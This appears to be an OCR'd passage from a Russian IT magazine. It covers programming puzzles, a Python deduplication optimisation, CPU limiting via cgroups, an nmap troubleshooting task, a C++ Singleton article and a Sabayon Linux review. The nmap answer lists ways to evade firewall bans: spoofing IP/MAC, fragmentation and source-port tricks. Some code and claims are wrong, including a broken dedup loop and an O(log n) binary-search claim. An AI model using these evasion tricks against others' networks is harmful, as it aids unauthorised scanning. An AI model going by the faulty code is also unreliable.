Итак, мы получили функцию y(x) = x + (100 - x) / x. Осталось найти её минимум. Как известно, минимумом функции является такая точка, где производная функции равна нулю. В качестве упражнения предоставлю тебе найти его самостоятельно ;). Ну а я лишь констатирую, что он достигается в точке, где x = 10, а сама функция принимает значение 19. Спешу тебя расстроить! Это не оптимальный вариант. Мы не учли, что при разделении всех этажей на интервалы бросаем первый шарик...

Следовательно, интервалы должны быть неодинаковыми. Например, если при броске с верхнего этажа первого интервала

шарик не разбился, то мы идем на верхний этаж второго интервала, не забывая при этом, что один бросок уже сделан! Чтобы минимизировать количество оставшихся бросков, нужно сделать второй интервал на один этаж меньше предыдущего. Таким образом, мы получаем арифметическую прогрессию: n(k) + (n(k) - 1) + ... + (n(k) - k + 1), где k — количество интервалов, n — величина первого интервала. Её сумма, которая как раз и равна количеству этажей, вычисляется по формуле для суммы арифметической прогрессии: (2 * n(k) - k + 1) * k / 2. Получаем функцию n(k) = 100 / k + k / 2 - 1/2, минимум которой нам и предстоит найти. :) Забегая вперед, скажу, что он равен корню из 200, а если отбросить дробную часть, то 14, что и является оптимальным количеством бросков.

УСЛОВИЕ

Существует следующий фрагмент программы:

```
tokens = []
for token in tokeniter:
    if token not in tokens:
        tokens.append(token)
```

Здесь tokensiter — итератор, выдающий достаточно большую последовательность токенов, которые могут повторяться.

На выходе этот фрагмент программы выдает массив уникальных токенов без повторений, в котором сохранен хронологический порядок появления токенов из входной последовательности tokensiter.

Нужно оценить временную сложность этого фрагмента и предложить обоснованные способы оптимизации.

РЕШЕНИЕ

Основную проблему здесь создает строчка «`if token not in tokens:`», из-за нее сложность алгоритма становится равной O(n*m), причем 1 < m < n. Сразу же напрашивается вариант оптимизации с помощью словаря, где мы не будем перебирать все элементы в поисках повтора, а проверка будет выполняться за одну операцию. Для этого в качестве ключа используем токен, а в качестве значения — его номер, чтобы потом восстановить хронологию. Код для тестирования выглядит так:

```
import random
import timeit

# Генерируем псевдослучайную последовательность токенов
# В данном случае это числа от 1 до 99999
f = []
for i in xrange(1, 20000):
    f.append(random.randrange(1, 100000))

# Исходный алгоритм
def func1():
    tokens = []
    for token in f:
        if token not in tokens:
            tokens.append(token)

# Оптимизированный алгоритм
def func2():
    tokensdict = {}
    i = 0
    for token in f:
        if not tokensdict.has_key(token):
            # Формируем словарь токен:номер
            tokensdict[token] = i
            i += 1
    # Инициализируем массив с длиной словаря
    tokens = [0 for i in xrange(len(tokensdict))]
    # И сразу же вставляем каждый элемент на своё место
    for key in tokens:
        tokens[tokens[key]] = key

t = timeit.Timer(setup='from __main__ import func1',
   stmt='func1()')
print t.timeit(number = 1)
t = timeit.Timer(setup='from __main__ import func2',
   stmt='func2()')
print t.timeit(number = 1)
```

В итоге у меня получились такие результаты:

```
$ python2 test.py
6.80089592934
0.0135538578033
```

Второй алгоритм отработал более чем в 600 раз быстрее. Его сложность можно оценить как O(n), поскольку поиск возможного повтора в словаре происходит за одну операцию. В качестве промежуточного оптимизированного алгоритма можно использовать двоичный поиск повторяющихся токенов. Такой алгоритм будет иметь сложность O(log n). Можешь попробовать самостоятельно реализовать его на досуге.

УСЛОВИЕ

Как ограничить использование процессора одним из приложений? На сервере стоит Linux.

РЕШЕНИЕ

Многим системным администраторам наверняка известна специальная утилита cpulimit, которая в определенные моменты времени отправляет приложению сигналы SIGSTOP и SIGCONT:

```
# cpulimit --pid=<pid> --limit=<value>
```

В value указывается число, которое представляет собой максимальное процессорное время в процентах, выделенное под приложение с идентификатором pid. На многопроцессорных системах процент нужно указывать с учетом количества CPU, то есть, чтобы на 4-процессорной машине выставить неограниченное время работы, нужно задать не 100%, а 400%.

Правильнее использовать фичу ядра под названием cgroups, но это не всегда возможно. Она позволяет распределять процессы по группам и ограничивать использование процессора этими группами. Для начала нужно установить некоторые утилиты для работы с cgroups:

```
$ yaourt -S libcgroup
```

ЧТОБЫ МИНИМИЗИРОВАТЬ КОЛИЧЕСТВО ОСТАВШИХСЯ БРОСКОВ, НУЖНО СДЕЛАТЬ ВТОРОЙ ИНТЕРВАЛ НА ОДИН ЭТАЖ МЕНЬШЕ ПРЕДЫДУЩЕГО

Пример конфигурационного файла, в котором создается три группы:

```
group default {
    perm {
        task {
            uid = root;
            gid = root; }
        admin {
            uid = root;
            gid = root; }}
    cpu {
        cpu.shares = 10; }}

group daemons/tomcat {
    perm {
        task {
            uid = root;
            gid = root; }
        admin {
            uid = root;
            gid = root; }}
    cpu {
        cpu.shares = 40; }}

group daemons/postgres {
    perm {
        task {
            uid = root;
            gid = root; }
        admin {
            uid = root;
            gid = root; }}
    cpu {
        cpu.shares = 50; }}

mount {
    cpu = /mnt/cgroups/cpu;
    cpuacct = /mnt/cgroups/cpu;
}
```

В соответствии с этим конфигом, при пиковой нагрузке процессорное время распределяется между этими группами следующим образом: для группы daemons/tomcat — 40 %, для группы daemons/postgres — 50 %, для default — 10 %. Теперь осталось рассортировать процессы по группам. Это делается в /etc/cgrules.conf:

```
<user>          <controllers>   <destination>
*:tomcat         cpu             daemons/tomcat/
*:postgres       cpu             daemons/postgres/
*                cpu             default/
```

Все процессы с именем tomcat отправляем в группу daemons/tomcat, с именем postgres — в группу daemons/postgres, а остальные — в группу default.

ЗАДАЧА

В консоли запущена следующая команда:

```
# nmap -sS -Pn -n -iL active-hosts
```

Через пять минут после запуска сканирование резко замедляется. В логе зафиксировано, что примерно в этот же момент вердикты по всем хостам/портам приобретают статус filtered. Твои предположения и дальнейшие действия?

В СЛЕДУЮЩЕМ ВЫПУСКЕ

Задача 1
Возникло подозрение, что один из твоих веб-серверов взломан. Необходимо: а) проверить систему на предмет руткитов, б) на будущее настроить уведомление администратора о малейшей подозрительной активности, возникающей на сервере или направленной на него.

Задача 2
Дан большой массив данных в файле (миллион записей). Загрузить данные в таблицу, используя язык программирования Python.

Задача 3
Написать скрипт, считывающий список URL из файла (одна строка — один URL), скачивающий их не более чем в N потоков и сохраняющий каждую страницу в отдельном файле. Количество N, задаваемое аргументом командной строки, по умолчанию равно 10. Имена конечных файлов значения не имеют. Для реализации многопоточности использовать на выбор одну из стандартных библиотек threading, eventlet, gevent, Twisted или любую другую знакомую тебе библиотеку.

Задача 4
В базе данных Oracle имеются две таблицы с одинаковым набором колонок. Вывести данные, которые есть в одной таблице, но отсутствуют в другой.

РЕШЕНИЕ

Статус filtered означает, что пакеты не доходят до целевого порта. Этому может быть несколько причин:

- пакеты блокируются файерволом на локальной машине;
- пакеты блокируются файерволом между нашей машиной и целевыми;
- пакеты блокируются маршрутизатором между нашей машиной и целевыми;
- пакеты блокируются файерволами на целевых машинах (хотя вероятность этого мала, исключать такой вариант не стоит).

Можно попытаться предпринять следующее:

- сменить IP- и MAC-адрес (может помочь, если мы находимся в одной подсети со всеми целевыми машинами или маршрутизатором/файерволом, который блокирует пакеты):

```
# ifconfig eth0 192.168.1.123
# ifconfig eth0 hw ether 00:01:02:03:04:05
```


- выполнить действия, описанные в предыдущем пункте, + физически переткнуть кабель в другой порт маршрутизатора, если есть такая возможность;
- подождать некоторое время, пока нас не разбанят.

После разбанивания использовать такие замечательные опции nmap, как:

- **--max-rate 50** — ограничить число посылаемых пакетов до 50 шт/с;
- **-f** — фрагментировать пакеты;
- **-g 88** — посылать пакеты с определенного порта;
- **--data-length 50** — добавлять произвольные 50 байт к каждому пакету.

Все эти параметры помогают успешно обойти правила файервола/маршрутизатора.

deeonis (deeonis@gmail.com)



Паттерн проектирования «Одиночка»

СОЗДАЕМ ОДИН-ЕДИНСТВЕННЫЙ ОБЪЕКТ НА ВСЮ ПРОГРАММУ

В объектно-ориентированном программировании часто необходимо, чтобы экземпляр какого-либо класса оставался единственным на протяжении всей жизни программы. В небольших проектах соблюдение этого требования не вызывает особых сложностей, но, чем больше разрастается исходный код, тем труднее обеспечивать это с помощью стандартных методов. В итоге все кодеры рано или поздно приходят к выводу, что нужно использовать паттерн «Одиночка», или Singleton. Попробуем подготовиться заранее и понять, что же это за штука такая, Синглтон.

Сначала надо выяснить, в каких ситуациях нам может пригодиться Singleton. Первое, что приходит на ум, — это монопольное владение какой-либо информацией или состоянием. Объект класса, работающий с какой-либо веткой системного реестра Windows, user mode интерфейс-драйвера или настройки программы — все это требует очень аккуратного обращения, и паттерн «Одиночка» тут будет очень кстати. Давай представим, что у нас есть некая утилита, которая хранит свои настройки в ini-файле и загружает их при старте. Естественно, как и все уважающие себя программы, наша тулза имеет окно, в котором мы можем расставить всякие галочки для ее тюнинга. В этом окне есть кнопка Save, которая позволяет записать все опции в файл. Казалось бы, все хорошо, но как остальная часть программы узнает об измененных настройках? Для этого во всем коде утилиты должен существовать единственный объект, хранящий актуальное состояние опций. Все остальные части программы должны запрашивать у этого объекта нужные параметры. Изменение настроек также должно происходить через этот объект.

ПРОСТОЕ РЕШЕНИЕ

Первое, что приходит в голову любому начинающему кодеру, — это создать глобальную переменную, например gSettings, для хранения объекта нужного нам класса. Назовем его CSettings. Во всей программе он будет единственным таким объектом, что, казалось бы, решает поставленную задачу. Но на самом деле такой прием абсолютно бесполезен.

Глобальная переменная с настройками

```
class CSettings
{
public:
   void getSettings() {...};
   //...
```

```
}
// Объявление глобальной переменной
CSettings gSettings;
```

Во-первых, никто не мешает переопределить эту глобальную переменную. Любой желающий может заново создать объект CSettings и заменить им gSettings. Конечно, тут многие возразят, что, мол, можно перегрузить оператор присваивания для этого класса или конструктор копирования, но это не поможет, если gSeetings представляет собой указатель или ссылку. Во-вторых, даже если отбросить проблему с возможной переинициализацией глобальной переменной, разработчик может запросто забыть о ее существовании и создать новый локальный объект с настройками. И даже если мы торжественно поклянемся пользоваться только глобальной переменной gSettings, всегда существует вероятность того, что мы ее проигнорируем, когда решим оживить свой проект после пары лет забвения. К тому же подобная проблема чрезвычайно актуальна в программах, которые разрабатываются не одним, а несколькими кодерами. Ну и в-третьих, объект класса CSettings, скорее всего, будет создаваться в самом начале работы тулзы, что не всегда рационально, так как при некоторых сценариях обращение к gSettings вообще не происходит. Придя к выводу, что глобальные переменные не подходят, мы заключаем, что нас спасут статические классы. Тут все тоже довольно-таки просто: все методы и свойства класса объявляются с ключевым словом static и благодаря этому остаются единственными и неповторимыми во всей программе.


```
Статический класс с настройками
class CSettings
{
public:
    static void getSettings() {...};
    //...
}
// Обращение к методам класса
CSettings::getSettings();
```

Мы решаем проблему с множеством копий одного и того же объекта, но игнорируем тот факт, что он создается слишком рано. Статические классы создаются во время запуска программы, но они, как мы помним, могут нам вовсе не понадобиться. Кроме того, у такого решения есть куда более серьезный минус: невозможность инициализации упомянутых классов. Кодер не создает объект и поэтому не может его как-то инициализировать. В случае с настройками инициализировать класс можно было бы, например, путем к ini-файлу. Конечно, можно создать отдельный метод для передачи этого пути, но нет никакой гарантии, что кто-то не обратится к методам CSettings раньше, чем CSettings получит полное имя файла и прочитает его содержимое.

РЕАЛИЗАЦИЯ ПАТТЕРНА

Теперь, когда мы поняли, что справиться с поставленной задачей при помощи стандартных средств невозможно, пора обратиться к ООП и непосредственно к паттерну «Одиночка». Как известно, для создания объекта любого класса требуется специальный метод под названием конструктор. Если в классе не будет конструктора, то не будет и объекта, компилятор просто забракует такой код. Даже когда мы не определяем конструктор явно, C++ и другие языки программирования делают это за нас.

Также все мы знаем, что классы могут иметь открытые и закрытые члены. Закрытые, или private, методы и свойства доступны только внутри этого класса. Его клиенты не могут обратиться к ним напрямую, так как это вызовет ошибку компиляции. Воспользуемся этими знаниями и создадим класс с приватным конструктором.



Код класса CSingleton;

```
Класс с закрытым конструктором
class CSettings
{
private:
    CSettings();
    static CSettings* m_instance;
public:
    static CSettings* getInstance()
    {
        if (m_instance == 0)
            m_instance = new CSettings();
        return m_instance;
    }
    void getSettings() {...};
    //...
}

// Инициализируем нулем указатель на объект
CSettings* CSettings::m_instance = 0;

// Обращение к методам CSettings

CSettings::getInstance()->getSettings();
```

Таким образом, мы сделали все, чтобы объект CSettings нельзя было создать. Мы не можем ни инициализировать его как глобальную переменную, ни создать его с помощью оператора new. Однако мы все-таки оставили небольшую лазейку — статический метод getInstance(). На самом деле именно он создает объект класса CSettings и присваивает его закрытой статической переменной m_instance, причем все это происходит только в том случае, если указатель на объект равен нулю, то есть если он не был создан ранее. Таким образом, мы получаем 100 %-ю гарантию того, что наши настройки будут существовать в единственном экземпляре, пока программа не завершит работу, и устраняем проблему с преждевременным созданием объекта, так как память под него будет выделена лишь во время первого обращения к его методам.

УНИВЕРСАЛЬНЫЙ КОД

Объединять в одном классе две функции (доступ к настройкам программы и Синглтон) не очень хорошая идея. Каждый класс должен отвечать за свою область и не лезть в другие. Попробуем создать такой код, который бы позволил превращать любые классы в «одиночки». Стандартный путь с наследованием нам не подойдет. Мы бы могли написать класс CSingleton, который выступал бы в качестве базового для других классов, но нам нужен статический метод getInstance(), который должен создавать объект нужного типа. Родительский класс ничего не может знать о своих потомках, поэтому мы могли бы попробовать определить абстрактный виртуальный метод, который бы переопределялся в потомках и возвращал объект класса (мы же помним, что конструктор у нас приватный и создать объект может только метод того же класса), но, к сожале-

нию, вызвать этот метод из статического getInstance у нас никак не получится. Поэтому мы пойдем другим путем.

Класс CSingleton

```
template <class T>
class CSingleton
{
public:
    virtual ~CSingleton() {};

    static T* getInstance()
    {
        if (m_instance == 0)
            m_instance = new T();
        return m_instance;
    }
protected:
    CSingleton() {};
    static T* m_instance;
};

// Объявление класса CSettings
class CSettings : public CSingleton<CSettings>
{
private:
    CSettings();
protected:
    friend class CSingleton<CSettings>;
public:
    static void getSettings() {...};
    //...
}
```

Объявив CSingleton шаблоном, мы сможем создавать в методе getInstance объекты любых типов. Однако особо внимательные возразят нам, заявив, что такой трюк не сработает, так как конструктор у нашего CSettings по-прежнему приватный, а мы пытаемся создать объект настроек с помощью new. Это было бы справедливо, если бы в C++ не было ключевого слова friend, которое позволяет объявить класс дружественным и дать ему доступ к закрытым членам. Такой маленький чит в ОО-модели помогает нам реализовать полноценный шаблонный паттерн «Одиночка». Теперь мы можем сделать уникальным любой класс, добавив в него лишь пару строк кода. Кстати, один из плюсов такого подхода состоит в том, что в случае изменения CSingleton не потребуется править все остальные классы, которые его используют. А как может измениться CSingleton, мы сейчас узнаем.





Диаграмма классов паттерна



Wikipedia про наш паттерн

МНОГОПОТОЧНОСТЬ

Если обращение к настройкам идет из нескольких потоков, то два потока вполне могут одновременно попытаться создать еще не существующий объект CSettings. Представим, что тред № 1 вызвал метод getInstance. Он успешно проверил, не равен ли m_instance нулю, обнаружил, что CSettings еще не создан, и решил его создать. Но тут его прервал поток № 2, который тоже обратился к getInstance, но, в отличие от первого, успел создать объект m_instance. Затем активировался тред № 1, находящийся в полном неведении о том, что CSettings уже существует, создал свою копию объекта и присвоил его m_instance. В такой ситуации мы как минимум получим утечку памяти. В худшем случае все сломается и нас ждет конец света, если мы, например, пишем софт для всемирной сети атомных электростанций.

Для того чтобы этого не случилось, нужна синхронизация. В C++ нет встроенных методов межпотоковой синхронизации, поэтому придется воспользоваться API-функциями ОС. В Windows код CSingleton, адаптированный для многопоточной среды, выглядит так:

Многопоточность и CSingleton

```
template <class T>
class CSingleton{
public:
    virtual ~CSingleton() {};
    static T* getInstance()
    {
        EnterCriticalSection(...);

        if (m_instance == 0)
            m_instance = new T();

        LeaveCriticalSection(...);

        return m_instance;
    }
protected:
    CSingleton() {};
    static T* m_instance;
};
```

С помощью механизма критических секций мы защищаем код, создающий объект CSettings, от одновременного выполнения. Теперь можно без опасений распараллеливать нашу программу на все ядра и процессоры, которые существуют в системе.

ЗАКЛЮЧЕНИЕ

Паттерн «Одиночка» представляет собой один из самых простых паттернов в ООП. Эта простота расслабляет, однако тут, как и везде, есть свои подводные камни, о которых нужно знать. Эти знания очень пригодятся всем, кто хочет кодить по-взрослому.

ТЕЛЕКАНАЛ 2X2 ПОЗДРАВЛЯЕТ ВАС С 2012 И ДАРИТ КУПОНЫ НА ПРОСМОТР НОВЫХ СЕЗОНОВ ХИТОВ В 21:21



Сергей «grinder» Яремчук (grinder@tux.in.ua)

Атака форков



ОБЗОР ВЕТОК ПОПУЛЯРНЫХ ДИСТРИБУТИВОВ LINUX

Пытаться угодить всем и каждому очень тяжело, поэтому даже у пользователей самого «заряженного» Линукса возникает куча проблем: то нет нужной программы, то установщик не такой, то локализация хромает, то пакет в репозитории имеет не самую последнюю версию и так далее. В итоге появилось большое количество веток и дополнительных репозиториев пакетов. Некоторые из форков догнали и даже перегнали родительские дистрибутивы.

INFO

- **Название Sabayon произошло от названия известного итальянского десерта.**
- **В Sabayon emerge «видит» пакеты, установленные через equo, и наоборот.**
- **В .config Calculate Linux содержится 1560 модулей, а в его ядре — 866, в Sabayon и его ядре — 2625 и 1250 соответственно.**
- **В разных версиях Calculate Linux рабочий стол выглядит одинаково.**
- **Linux Mint богат приложениями собственной разработки.**
- **В PCLinuxOS отсутствует сборка x64.**
- **По сути, Mageia представляет собой неофициальную версию Mandriva.**


ПОСЛЕДОВАТЕЛИ GENTOO

Дистрибутив Gentoo, популярность которого буквально взлетела в начале века, не отличался дружелюбностью к новичкам, причем на всех этапах: от установки и конфигурирования системы до повседневной работы. Так как разработчики нечасто баловали сообщество новыми релизами, а процедура компиляции программ с помощью предоставляемых инструментов уже начала утомлять пользователей (тем более не все хотели разбираться в USE-флагах), то неудивительно, что появились желающие «допилить» дистрибутив.

Sabayon 7

Сайт проекта: sabayon.org
Лицензия: GPL
Аппаратные платформы: i686, x86_64
Системные требования: Intel Pentium II, 512 Мб RAM, 6 Гб
Kernel 3.0, Glibc 2.13, Udev 171, X.org 1.10.4, GNOME 3.2, KDE 4.7, LibreOffice.Org 3.4.3

Sabayon — самый известный форк Gentoo, причем в рейтинге Distrowatch.com он давно обогнал своего родителя. Разработки ведет относительно небольшая группа под руководством итальянца Fabio Erculiani. Цель проекта состоит в том, чтобы устранить все то, что мешает Gentoo обрести большую популярность, а именно упростить установку, конфигурирование и сборку программ. Дистрибутив базируется на нестабильной ветке (поэтому в нем можно встретить все новинки) и полностью совместим с Gentoo. Изначально он был ориентирован на десктопы, однако версия 5.4 ServerBase заточена уже под сервера. Со временем список сборок



В Sabayon для установки пакетов предлагается графический Entropy Store

с различными рабочими столами расширился, и сегодня доступно несколько вариантов на основе образа SpinBase:

- основные релизы: KDE, GNOME;
- экспериментальные: XFce, LXDE, Enlightenment и SpinBase/OpenVZ (оптимизированный для OpenVZ).

Кроме этого, предлагается релиз с минимальной средой CoreCDX, который отличается от SpinBase только наличием X (Fluxbox). В версии 4.1 появился инструмент для автоматической сборки образов Molecule. Начиная с этой версии в подкаталоге DAILY сохраняется ежедневная сборка системы. Образы не гибридные, то есть напрямую не поддерживают установку на флеху (выручает команда isohybrid).

Как и в Gentoo, установка и обновление программ осуществляется при помощи системы Portage, дистрибутив использует свой оверлей. Любопытно, что популярность Sabayon в основном обусловлена собственной системой управления бинарными пакетами Entropy. Парадокс, конечно, особенно с учетом того, что фишка Gentoo именно в автоматической сборке программ из сорцов, но так и есть. Для установки пакетов используется команда equo:

```
# equo install mc
```

Однако у equo задач на порядок больше, чем, например, у дебиановского apt-get: здесь и управление репозиториями, и размаскировка, и обновление системы и конфигурационных файлов, и работа со smart-пакетами (несколько приложений в одном пакете), и многое другое.

Доступен менеджер обновлений Magneto и графический интерфейс Store для equo (запускается из Magneto). В Store приложения разбиты по группам (как в портежах) и распределены по рейтингу, реализован поиск. При установке пакета можно просмотреть его свойства (USE-флаги, маскировка, зависимости и т. п.) Главное, что пакетная база дистрибутива синхронизирована и полностью совместима с Portage. Однако есть нюанс: emerge видит пакеты, установленные через equo (строка Package Setting), а вот наоборот почему-то не всегда. Проблемы в этом нет, но нужно быть готовым к тому, что equo «затрет» пакетной версией собранное приложение. Также в процессе работы могут возникнуть проблемы с совместимостью версий, так как в дереве пакетов, судя по всему, проверка на совместимость не проводится. Поэтому в случае с Sabayon лучше всегда использовать один и тот же способ установки.

В отличие от Calculate Linux (о нем ниже), в котором бинарники «привязаны» к версии, пакетный репозиторий в Sabayon общий, то есть пользователь может установить несколько сред и обновлять их любым удобным способом, без ограничений. Разработчики часто шаманят, раскладывая по разным пакетам локализацию и добавляя настройки. В версии 6 /etc/make.conf стала более упорядоченной. Ранее там были свалены в кучу все флаги, и создавалось впечатление, что разработчики не особо вникают, когда и какой включать. Однако из make.conf следовало бы как минимум убрать поддержку других языков.

Загрузочный диск позволяет работать в Live-режиме или сразу начать установку. Также имеется режим медиастанции (на основе XBMC). Для инсталляции используется редхатовская Anaconda, поэтому процесс развертывания нельзя назвать сложным даже для новичка. Правда, сюда перекочевали и классические ошибки Анаконды. Например, если указать русскую раскладку, то в процессе установки ее еще можно будет переключать, а вот первый раз войти в систему будет затруднительно. Проблем с локализацией нет, она проводится автоматически, при этом запрашивается лишь загрузка дополнительных модулей (в основном русских man).

Sabayon имеет стандартный рабочий стол, все на месте, доступные по умолчанию приложения способны удовлетворить запросы рядового пользователя. Обои, оптимизированные для wide-мониторов, в формат 4:3 конвертируются неудачно, причем с правами обычного пользователя изменить разрешение при помощи стандартных инструментов GNOME мне не удалось, а под root нужное установилось автоматически. На рабочем столе размещен ряд дополнительных апплетов. Поскольку дистрибутив позиционируется как мультимедийный, удивляет полное отсутствие каких-либо плагинов в браузере и дополнительных настроек. Зато кодеки и проприетарные драйвера (включая ATI и NVidia) представлены в огромном количестве. Хотя разработчики и здесь отличились: в ядро вкомпилено практически все что можно, добавлена куча драйверов устройств и т. п. Все это ускоряет загрузку, хотя несколько утяжеляет систему. Файл .config в Sabayon почти в два раза больше, чем в Calculate Linux (в Calculate содержится 1560 модулей, а в его ядре — 866, в Sabayon и его ядре — 2625 и 1250 соответственно).

Система поддерживает несколько системных профилей, которые можно переключать. Профиль пользователя /etc/skel содержит множество настроек (суммарный размер файлов около 14 Мб), большинство из которых обычно не требуется.

Для проекта разработана англоязычная документация, ведется его поддержка на английском языке, ответы на многие вопросы также можно найти на форумах Gentoo и CL.

РЕЙТИНГ ПОПУЛЯРНОСТИ ДИСТРИБУТИВОВ ПО ВЕРСИИ DISTROWATCH.COM (ДАННЫЕ НА 06.11.2011)
